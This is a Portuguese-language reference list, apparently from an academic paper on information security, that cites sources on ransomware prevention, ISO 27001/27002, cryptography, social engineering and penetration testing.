KOLB. J.J. **NBR ISO/IEC 27001:2013**. Disponível em: < http://jkolb.com.br/nbr-isoiec-270022013-politicas-para-seguranca-da-informacao/>. Acessado em: 09 abr. 2021.

KASPERSKY. ***Ataques de ransomware. Prevent-ransomware.*** Disponível em: https://www.kaspersky.com.br/resource-center/threats/how-to-prevent-ransomware Acessado em: 01 out. 2020.

LISKA. A.; GALLO.T. ***Ransomware Dedending Against Digital Extortion****. 2017*

MALAGUTTI. M. A. O. **Ciberdefesa em Diferentes Países***. 2016*

MYERS. L.; **Tudo sobre criptografia: o que é e quando devemos usar?. Wlivesecurity**. [Brasil] 31 08. 2017 Disponível em:< https://www.welivesecurity.com/br/2017/08/31/tudo-sobre-criptografia-quando-usar />. Acessado em: 26 set. 2020.

NEVES.A. **Como evitar se tornar uma vítima de ransomware?**. Samsung e Segurança. Disponível em: <http://scielo.sld.cu/scielo.php?script=sci_arttext&pid =S102494352003000600012&lang=ptcriptografia> Acesso em: 22 nov. 2018.

NUNES. C. S. M. **Engenharia social: técnicas e estratégias de defesa em ambientes virtuais vulneráveis**. Universidade FUMEC. 2016.

PALMA. F. **Sistema de gestão de segurança da informação (SGSI)**. [Brasil] 2017. Disponível em: https://www.portalgsti.com.br/2016/12/sistema-de-gestao-de-seguranca-da-informacao-sgsi.html/>. Acessado em: 23 mar. 2021

POLONI.B. **Ransomware o sequestrador de dados**. Introduce tecnologia. [Brasil] 8 03. 2017 Disponível em:< https://introduceti.com.br/blog/ransomware-o-sequestrador-de-dados/>. Acesso em: 22 set. 2020.

RODRIGUES. R. **Brasil é o 4º país mais atacado por malware financeiro em 2019**.[Brasil] 2019. Kaspersky daily. Disponível

em:<https://www.kaspersky.com.br/blog/brasil-atacado-malware-financeiro-2019-pesquisa/14894/> Acessado em: 19 out. 2019.

RODRIGUES. R. **Diversidade de malware aumenta 14% em 2019**. [Brasil] 2019. Kaspersky daily. Disponível em: <https://www.kaspersky.com.br/blog/malware-aumenta-2019-pesquisa/13896/>. Acessado em: 18 out. 2019.

VALUE. H. **Ransomware: entenda o que é e como se prevenir**. Value host. [Brasil] 18 nov. 2019. Disponível em:<https://www.valuehost.com.br/blog/ransomware-como-se-prevenir/> Acessado em: 20 set. 2020.

WEIDMAN. G. **Testes de Invasão uma introdução prática ao hacking**. Novatec Editora Ltda. 2014.

ZEFERINO. D. **Dados, informação e conhecimento: qual a diferença dos conceitos**. [Brasil] 12 ago. 2020. site Certifiquei. Acessado em: < https://www.certifiquei.com.br/dados-informacao-conhecimento/ >. Acessado em: 19 abr. 2021